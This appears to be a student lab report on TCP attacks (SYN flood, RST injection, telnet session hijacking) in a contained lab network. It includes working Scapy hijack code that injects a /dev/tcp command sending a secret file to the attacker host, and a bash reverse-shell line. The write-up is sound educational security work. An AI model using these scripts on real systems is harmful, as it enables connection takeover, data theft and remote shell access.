
Lab 3 : TCP Attack Lab

Due : August 6, 2024, 11:59 PM

Task 1 (45 Points): SYN Flooding Attack

- Were you able to launch a successful attack with synflood.py? Provide a screenshot. (Output of task 1.1)


  The attack failed since we were able to log in, this might be because python runs a slow synflood attack.



```
root@b659bf60bffa:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d4c6521e3d41 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

- Were you able to launch a successful attack with synflood.c? Provide a screenshot.


  This attack seemed to have succeeded, since we were not able to connect to the victim's machine using telnet



```
root@b659bf60bffa:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

- Were you able to launch attack after enabling SYN cookie mechanism? Justify your answer. Provide a screenshot.

  After enabling the SYN cookie mechanism, our **attacks both synflood.c and synflood.py have failed. Even when running synflood.py file we were still able to log in, even though it took a much longer time than synflood.c . The reason why the attack failed is that the machine detected that it was under a SYN flooding attack and filtered out the false IP requests.**




```
root@b659bf60bffa:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d4c6521e3d41 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug  5 01:54:12 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
```


Task 2 (15 Points): TCP RST Attack on telnet Connection

- Were you able to break the TCP connection between a user1 and the victim server? How did you launch the TCP RST attack? Provide evidence with screenshots.


  Yes, in order to break the TCP connection, we first had to establish the connection between the user1 and the victim server. After launching the python file, we tried entering a message in the user's terminal, and it prompted us with the Connection Failed message. Thus, meaning that the connection was broken.



```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.9.0.6
  dst       = 10.9.0.5
  \options   \
###[ TCP ]###
     sport     = 40832
     dport     = telnet
     seq       = 0
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
```



```
def spoof_tcp(pkt):
   IPLayer  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
   TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                  dport=pkt[TCP].sport, sport=pkt[TCP].dport)
   spoofpkt = IPLayer/TCPLayer
   spoofpkt.show()
   send(spoofpkt, verbose=0)

pkt=sniff(iface = "br-93a2545843b0", filter='tcp and src host 10.9.0.5', prn=spoof_tcp)
```




```
Last login: Mon Aug  5 05:23:27 UTC 2024 from user1-10.9
seed@d4c6521e3d41:~$ dConnection closed by foreign host.
root@b659bf60bffa:/#
```

Task 3 (20 Points): TCP Session Hijacking

- Were you able to hijack the TCP session? How did you launch the session hijack? Provide evidence with screenshots.

  Yes, after editing the sessionhijack.py, we have established a connection between user1 and the victim. Next, we launched a


second terminal for the attacker in order to capture the attack result, in other words, read a file from the victim's machine. Using the nc -lnv 9090 command in the second attacker terminal, we start listening for our attack results. When our user enters any text during his connection to the victim, our attack outputs the content of the victim's text file, causing the user terminal to freeze.



```
import sys
from scapy.all import *

def spoof(pkt):
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

        newseq = old_tcp.ack+10
        newack = old_tcp.seq + tcp_len

        print("SENDING SESSION HIJACKING PACKET.........")
        IPLayer = IP(src=old_ip.dst, dst=old_ip.src)
        TCPLayer = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A",
               seq=newseq, ack=newack)
        Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
        pkt = IPLayer/TCPLayer/Data
        ls(pkt)
        send(pkt,verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running session Hijack .....")
print("Spoofing TCp packets from Client({}) to Server ({})" .format(client, server))
sniff(iface = 'br-93a2545843b0', filter = myFilter, prn = spoof)
```


Code

First attacker terminal output



```
SENDING SESSION HIJACKING PACKET.........
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.9.0.6'      (None)
dst        : DestIPField                           = '10.9.0.5'      (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 40930           (20)
dport      : ShortEnumField                        = 23              (80)
seq        : IntField                              = 2667003552      (0)
ack        : IntField                              = 1437126237      (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
--
load       : StrField                              = b'\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r' (b'')
```

Second attacker's terminal output with the listener turned on




```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 36210
I have hijacked the connection successfully
```

Task 4 (20 Points): Creating Reverse Shell Using TCP Session Hijacking

- Were you able get access to the shell after launching the attack? What mechanism or parameters did you change to create a reverse shell? Explain and provide screenshot.


Yes, we have successfully accessed the shell after launching the attack. First we had to modify our sessionhijack.py a bit in order to send the right command into the victim's machine. Next, we have done the same procedure of the user1 connecting to the victim, and launching a second attacker terminal in order to listen for our attack. However, as the result, our second attacker terminal gained access to the victim's terminal.

The code is the same for this task, except the command stored in our data variable



```
#Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
Data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
```

Our second attack terminal gains access to the victim's terminal



```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 36232
seed@d4c6521e3d41:~$ ls
ls
secret
seed@d4c6521e3d41:~$
```